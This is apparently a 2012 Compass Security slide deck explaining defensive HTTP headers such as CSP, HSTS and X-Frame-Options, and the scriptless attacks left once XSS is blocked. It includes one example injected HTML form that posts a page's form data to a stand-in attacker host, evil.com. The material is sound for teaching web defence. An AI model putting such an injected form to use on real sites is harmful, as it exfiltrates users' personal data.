New HTTP Headers

Will we see a web without (direct) XSS?

January 9nd, 2012

alexandre.herzog@csnc.ch

Compass Security AG
Werkstrasse 20
Postfach 2038
CH-8645 Jona

Tel +41 55 214 41 60
Fax +41 55 214 41 61
team@csnc.ch
www.csnc.ch

Agenda

- **Details about the new HTTP Headers**
  - X-Frame-Options
  - X-XSS-Protection
  - Strict-Transport-Security
  - Access-Control-Allow-Origin
  - X-Content-Security-Policy
- **Stefano Di Paola's Firefox SeecurityHeaders Extension**
- **What if the Scripting of XSS disappears?**

Details about the new HTTP Headers

- **Relevant test cases are within Compass Security's Web Application Test Cases, in section Custom HTTP Headers**
- **X-Frame-Options [DENY | SAMEORIGIN]**
  - Tells the browser to deny any embedded (i)frame, mainly prevents click-jacking
  - Can be denied globally or only allow frame sources from the same domain
- **X-XSS-Protection: 1; mode=block**
  - Asks Internet Explorer >8 to render a blank page if a XSS attempt is detected
  - Stricter policy than by default, also prevents attackers to disable JS code
- **Strict-Transport-Security: max-age=2592000 [; includeSubdomains]**
  - Any further request done by the browser in the next 30 days towards this site must occur over HTTPS, even if the page or user specifies plain HTTP
  - Avoids all attacks based on HTTP downgrades (e.g. sslstrip)
- **Access-Control-Allow-Origin – see Compass's HTML 5 presentations**

Details about the new HTTP Headers


- **X-Content-Security-Policy**
  - Allows specifying the exact featureset accepted on the page (white-listing)
    - allow 'self' – all content from its own domain
    - allow https://*:443 – no restriction of content, as long as it's over HTTPS
    - [img | media | script | object | frame | font | xhr | style]-src
      Specific rules for different type of resources (xhr = XMLHttpRequest)
    - Options to allow inline JS, use of eval() , new Function() constructor, setTimeout and setInterval
  - Browser will block any offending resource
  - The site owner can be warned of the infringement (report-uri)
  - Option exists to only warn the site owner's rather than disable offending content (Use header X-Content-Security-Policy-Report-Only instead)

```
X-Content-Security-Policy: allow 'self'; img-src *; \
                           object-src media1.com media2.com *.cdn.com; \
                           script-src trustedscripts.example.com
```


site wants to allow images from anywhere, plugin content from a list of trusted media providers (including a content distribution network), and scripts only from its server hosting sanitized JavaScript

Firefox SeecurityHeaders Extension

Source: http://code.google.com/p/seecurityheaders/downloads/list



Firefox SeecurityHeaders Extension



What if the Scripting of XSS disappears?

- **Let's start with a tale**
  - Browsers are now smart enough to prevent execution of arbitrary JavaScript code when an attacker injects arbitrary HTML in a page
  - … developer doesn't properly encode HTML anymore, as no JS is now possible

- **What are the attack options without scripts?**
  - Collection of notes done by Michal Zalewski at http://lcamtuf.coredump.cx/postxss/
  - Mainly two targets:
    - Content exfiltration
    - Infiltration of application logic

```
<form action='http://evil.com/log.cgi'>                    ← Injected line
...
<form action='update_profile.php'>                         ← Legitimate, pre-existing form
...
<input type="text" name="real_name" value="John Q. Public">
...
</form>
```

References

Compass Security's Web Application Test Cases, section Custom HTTP Headers

Mozilla CSP Specifications
https://wiki.mozilla.org/Security/CSP/Specification

Firefox Seecurityheaders Extension
http://code.google.com/p/seecurityheaders/downloads/list

Notes about the post-XSS world
http://lcamtuf.blogspot.com/2011/12/notes-about-post-xss-world.html

Postcards from the post-XSS world
http://lcamtuf.coredump.cx/postxss/